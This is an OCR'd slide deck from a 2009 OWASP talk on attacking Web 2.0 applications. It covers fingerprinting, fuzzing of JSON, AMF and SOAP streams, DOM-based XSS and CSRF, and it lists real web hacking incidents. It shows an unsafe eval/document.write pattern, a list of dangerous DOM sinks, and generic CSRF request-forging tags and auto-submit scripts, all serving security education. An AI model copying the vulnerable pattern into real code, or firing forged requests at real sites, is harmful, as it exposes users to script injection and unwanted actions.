Hacking Web 2.0 Streams – Cross Domain Injection and Exploits

Shreeraj Shah
Founder & Director, Blueinfy
shreeraj@blueinfy.com
91+987-902-7018

Blueinfy

OWASP
Meeting (Sep-15-2009) in Brussels

The OWASP Foundation
http://www.owasp.org

Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd. (Brief)
  - SecurityExposure.com
- **Past experience**
  - Net Square, Chase, IBM & Foundstone
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking


Blueinfy

Blueinfy Solutions Pvt. Ltd.
INDIA
8/B Shitalbaug society, Paldi
Ahmedabad 380007
Tel: 91+9879027018

USA
900 S. Cardiff Street,
Anaheim, CA 92806
Tel. 714-656-3652

Email: contact@blueinfy.com

Securityexposure



Web/Enterprise 2.0 Application Audit Case

- Enterprise running on 2.0 wave - Portal
- Technologies & Components – Dojo, Ajax, XML Services, Blog, Widgets
- Scan with tools/products **failed – Why?**
- Security issues and hacks
  - SQL injection over XML
  - Ajax driven XSS
  - Several XSS with Blog component
  - Several information leaks through JSON fuzzing
  - CSRF on both XML and JS-Array
    - » HACKED
    - » DEFENSE

Web/Enterprise 2.0 Application Audit Case

- Impact
  - Possible to run sql queries remotely
  - Changing price and placing order
  - Customer information enumeration
  - Stealing customer identities
  - Manipulation in JSON/XML streams and much more
  - Great financial impact...


Attacks and Hacks

- 80% Sites are having security issues
- Web Application Layer vulnerabilities are growing at higher rate in security space
- Client side hacking and vulnerabilities are on the rise – 5% to 30% (IBM)
- Web browser vulnerabilities is growing at high rate
- End point exploitation from OS to browser and its plugins

Web 2.0 Patterns


- Q1 2009 showed a steep rise in attacks against Web 2.0 sites. This is the most prevalent attack with 21% of the incidents.
- Attack vectors exploiting Web 2.0 features such as user-contributed content were commonly employed in Q1: Authentication abuse was the 2nd most active attack vector, accounting for 18% of the attacks, and Cross Site Request Forgery (CSRF) rose to number 6 with 8% of the reported attacks.
- Leakage of sensitive information remains the most common outcome of web hacks (29%), while disinformation came in 2nd with 26%, mostly due to the hacking of celebrity online identities.
  - » http://www.secure-enterprise20.org/

Incidents



Source: The Web Hacking Incidents Database [http://webappsec.org/projects/whid/]

Twitter hacks



Facebook

WHID 2009-11: Lil Kim Facebook Hacked
WHID Blog Xiom Blob Updated: 27 January 2 ...

Web Hacking Incident - Ofer Shezaf - 22 Apr 2009 - 8:54pm - 0 comments - 0 attachments

WHID 2007-65: Facebook suing a porn site over automated access
... actual goal of the attack cannot be easily classified. The **Facebook** case at hand is a perfect example: while the details are not clear, the fact that **Facebook** filed a law suit implies that there is fire behind the smoke. ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments

WHID 2009-31: Double Clickjacking Worm on Twitter
... Twitter is certainly bypassing **Facebook** as the most popular site out there, at least when it comes to security ... Twitter is certainly bypassing **Facebook** as the most popular site out there, at least when it comes to security ...

MySpace

WHID 2005-11: Samy XSS Worm Hits MySpace
... My Lunch With Samy [ha.ckers, Mar 10 2007] **MySpace** XSS worm writer notes [bindshell, Apr 10 2005] **MySpace** XSS worm source [bindshell, Apr 10 2005] **MySpace** XSS virus ...

Web Hacking Incident - Ofer Shezaf - 11 Feb 2009 - 9:49am - 0 comments - 0 attachments

WHID 2006-37: MySpace Hack Spreading
... Web 2.0 **MySpace** seems to be a heaven for XSS worms. This one seems to be even more ... layer exploit. Additional information: **Myspace** Hack spreading like wildfire: SPAIRLKAIFS [Chase and Sam page, Jul 16 ...

Web Hacking Incident - Ofer Shezaf - 11 Feb 2009 - 10:06am - 0 comments - 0 attachments

WHID 2008-60: Miley Cyrus Pictures Leaked Due to a Web Hack (Updated)
... good example of the risks of Web 2.0. Holly penetrated a **MySpace** administrator using social engineering. Using the account he gained access to a list of passwords which **MySpace** stored in an unencrypted form. Unbelievable. Since most of us use the ...

Web Hacking Incident - Ofer Shezaf - 19 Apr 2009 - 1:18pm - 0 comments - 0 attachments

WHID 2008-56: Soulja Boy Myspace Hacked
... In a nutshell, hackers defaced Soulja Boy's **MySpace** page and published his e-mail and YouTube passwords on the net. They ... to categorize the attacked entity as Soulja Boy and not **MySpace** or YouTube, as I used to do in the past. The fact that the attack was ...

Web Hacking Incident - Ofer Shezaf - 28 Jan 2009 - 12:06am - 0 comments - 0 attachments

WHID 2005-51: Critical MySpace Vulnerabilities Leave Every Active Account Exploitable

Google

WHID 2007-53: Google's Advanced Search Operators Abused by Spammers
... used alternative in the best known page on the internet: **Google** primary search page. By using the **Google** famous "I feel lucky" feature, the spammer can automatically lead the ...

Web Hacking Incident - Ofer Shezaf - 4 Feb 2009 - 11:14am - 0 comments - 0 attachments

WHID 2009-3: Google Trends Falls Victim to a Stunt
... and not for the 1st time, succeeded in manipulating **Google** Trends , a **Google** service listing popular search terms. In this case the New York Time ...

Web Hacking Incident - Ofer Shezaf - 13 Jan 2009 - 12:09am - 0 comments - 0 attachments

WHID 2009-42: Puerto Rico sites redirected in a DNS attack
... defacing the Puerto Rican site of companies such as **Google** and Microsoft. The amazing story unfolds in the comments to CNet ...

Web Hacking Incident - Ofer Shezaf - 10 Jun 2009 - 5:31pm - 0 comments - 0 attachments

WHID 2007-60: The blog of a Cambridge University security team hacked
... The researchers found that they can use **Google** to retrieve the hashed password of the hacker. **Google** has become so big that it actually allows efficient encrypted passwords ...

Web Hacking Incident - Ofer Shezaf - 15 Mar 2009 - 10:05am - 0 comments - 0 attachments

WHID 2007-69: The Orkut XSS Worm
... Security, Dec 19 2007] Orkut Worm Code (and why was **Google** so slow to respond?) [TechnoSocial, Dec 19 2007] ...

Web Hacking Incident - Ofer Shezaf - 11 Feb 2009 - 9:51am - 0 comments - 0 attachments

Gmail

WHID 2006-11: Teenager claims to find code flaw in Gmail
... old claims to have discovered an XSS flaw in Google's **Gmail**. Comments have been mixed, and Google did not comment, so either the flaw ... information: Teenager claims to find code flaw in **Gmail** [Network World, Feb 3 2006] Vulnerability in **Gmail** [Ph3rny's ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments

WHID 2005-1: Gmail Bug Exposes E-mails messages of other users
... information in G-Mail Additional information: **Gmail** Bug Exposes E-mails to Hackers [Beta News, Jan 12 2005] **Gmail** Messages Are Vulnerable To Interception [Slash.Dot, Jan 12 2005] ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments

WHID 2005-61: Gmail session management bug
... Disclosure Only A bug in **Gmail**'s authentication and session management allows direct login to anybodies ... of the victim. Additional information: **Gmail** bug [elhacker.net, Oct 18 2005] Google Downplays **Gmail** Security ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments

WHID 2004-12: XSS in Gmail
... was found in G-Mail Additional information: **Gmail** accounts 'wide open to exploit' - report [The Register, Oct 29 2004] NetLife Exclusive: Security hole found in **Gmail** [Nana NetLife, Oct 27 2004] ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments

WHID 2008-60: Miley Cyrus Pictures Leaked Due to a Web Hack (Updated)
Xiom Blog WHID Blog Updated: 19 April 200 ...

Yahoo!

WHID 2005-43: XSS in Yahoo's Web mail enables phishing
... Disclosure Only XSS in **Yahoo** mail, Allows phishing Additional information: **Yahoo** fixes Web mail security flaw [News.com, Oct 21 2005] ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments

WHID 2005-58: Yahoo mail Cross Site Scripting
... the e-mail is read. Additional information: **Yahoo** mail Cross Site Scripting [Morx, Dec 22 2005] ...

Web Hacking Incident - Ofer Shezaf - 22 Dec 2008 - 9:18am - 0 comments - 0 attachments


WHID 2008-32: Yahoo HotJobs XSS
... reported an ongoing exploit of XSS vulnerability in **Yahoo** HotJobs site. The attackers have been using an obfuscated JavaScript to ... turn sent to a server in the US. The stolen cookie was a **yahoo**-wide cookie and therefore by stealing it the hackers could gain control ...

Web Hacking Incident - Ofer Shezaf - 20 Dec 2008 - 9:58pm - 0 comments - 0 attachments


WHID 2008-26: Palin's private e-mail hacked, posted to Net
... of Scientology, has apparently hacked into the private **Yahoo** e-mail account of Alaska Gov. Sarah Palin, the Republican candidate for ...

Web Hacking Incident - Ofer Shezaf - 4 Feb 2009 - 12:10pm - 0 comments - 0 attachments


Enterprise Attack Profile



Enterprise 2.0 Architecture



Enterprise 2.0 Components



Let's look at few apps

- Ajax calls - 


- JSON/Flash driven app - 

- DWR – Java remoting app - 


Web 2.0 Fingerprinting

- Identifying Web and Application servers.
- Forcing handlers to derive internal plugin or application servers like Tomcat or WebLogic.
- Looking for Axis or any other Web Services container.
- Gives overall idea about infrastructure.

Ajax/RIA call



Ajax/RIA call



Demo

Discovery

RIA fingerprints

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  id="finder" width="100%" height="100%"
  codebase="http://fpdownload.macromedia.com/get/flashplayer/current/
  <param name="movie" value="find.swf" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#5c5f45" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="find.swf" quality="high" bgcolor="#5c5f45"
    width="100%" height="100%" name="finder" align="middle"
    play="true"
    loop="false"
    quality="high"
    allowScriptAccess="sameDomain"
    type="application/x-shockwave-flash"
    pluginspage="http://www.adobe.com/g
  </embed>
</object>
```

Demo

HTTP Service

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  id="finder" width="100%" height="100%"
  codebase="http://fpdownload.macromedia.com/get/flashplayer/curren
  <param name="movie" value="search.lzx?lzt=swf&lzr=swf7" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#5c5f45" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="finder" quality="high" bgcolor="#5c5f45"
    width="100%" height="100%" name="finder" align="middle"
    play="true"
    loop="false"
    quality="high"
    allowScriptAccess="sameDomain"
    type="application/x-shockwave-flash"
    pluginspage="http://www.adobe.com/go/getflashplayer">
  </embed>
</object>
```

Demo

AMF discovery

Web 2.0 Dimension to Crawling

- Ajax resources
- RIA and Silverlight components
- It needs to mapped as well
- Very critical step to do Web 2.0 crawling
- Need to do JavaScript traversing and dynamic execution
- Different approach is required

Crawling challenges

- Dynamic page creation through JavaScript using Ajax.
- DOM events are managing the application layer.
- DOM is having clear context.
- Protocol driven crawling is not possible without loading page in the browser.

Ajax driven site

Demo

Demo

Watir usage …

Flash / Flex / Silverlight streams

- There are various different set of calls for flex/flash apps
- AMF and other internals
- SOAP over AMF etc...
- Discovering through proxy
- Reverse engineering calls
- Silverlight calls

Demo

Demo

Fuzzing streams

- Web 2.0 stream fuzzing
- Manipulating JSON, SOAP or AMF traffic
- Looking out for response 

- Vulnerability detection based on that

Blind

Web Services and SOAP streams

- Discovering WSDL or entry points for Web Services
- Fetching hidden calls and methods 

- Building SOAP 

- Fuzzing SOAP 

- Vulnerability detection...


DOM based XSS

- Ajax based XSS is relatively new way of attacking the client
- Code written on browser end can be vulnerable to this attacks
- Various different structures can have their own confusion
- Information processing from un-trusted sources can lead to XSS


DOM based XSS

- Stream can be injected into the Ajax routine
- If function is vulnerable to XSS then it executes the script
- Script can be coming in various forms
- Web 2.0 applications are consuming various scripts and that makes it vulnerable to this set of attacks


Anatomy of an XSS attack



Anatomy of an XSS attack




Anatomy of an XSS attack




DOM based XSS

```
if (http.readyState == 4) {
        var response = http.responseText;
         var p = eval("(" + response + ")");
        document.open();
        document.write(p.firstName+"<br>");
        document.write(p.lastName+"<br>");
        document.write(p.phoneNumbers[0]);
        document.close();
```


Anatomy of an XSS attack




Anatomy of an XSS attack



Anatomy of an XSS attack



Anatomy of an XSS attack



DOM based XSS

document.write(...)
document.writeln(...)
document.body.innerHtml=...
document.forms[0].action=...
document.attachEvent(...)
document.create...(...)
document.execCommand(...)
document.body. ...
window.attachEvent(...)
document.location=...
document.location.hostname=...
document.location.replace(...)
document.location.assign(...)
document.URL=...
window.navigate(...)

DOM based XSS

document.open(...)
window.open(...)
window.location.href=... (and assigning to location's href, host and hostname)
eval(...)
window.execScript(...)
window.setInterval(...)
window.setTimeout(...)

Scanning for XSS

Cross Site Request Forgery (CSRF)

- Generic CSRF is with GET / POST
- Forcefully sending request to the target application with cookie replay
- Leveraging tags like
  - IMG
  - SCRIPT
  - IFRAME
- Not abide by SOP or Cross Domain is possible

Request generation

IMG SRC

```
<img src="http://host/?command">
```

SCRIPT SRC

```
<script src="http://host/?command">
```

IFRAME SRC

```
<iframe src="http://host/?command">
```

Request generation

'Image' Object

```
<script>
var foo = new Image();
foo.src = "http://host/?command";
</script>
```

XHR – Cross domain difficult

Request generation


- It is possible to generate POST as well
- Form can be build dynamically and button click from JavaScript is possible

```
<script type="text/javascript"
  language="JavaScript">
        document.foo.submit();
</script>
```

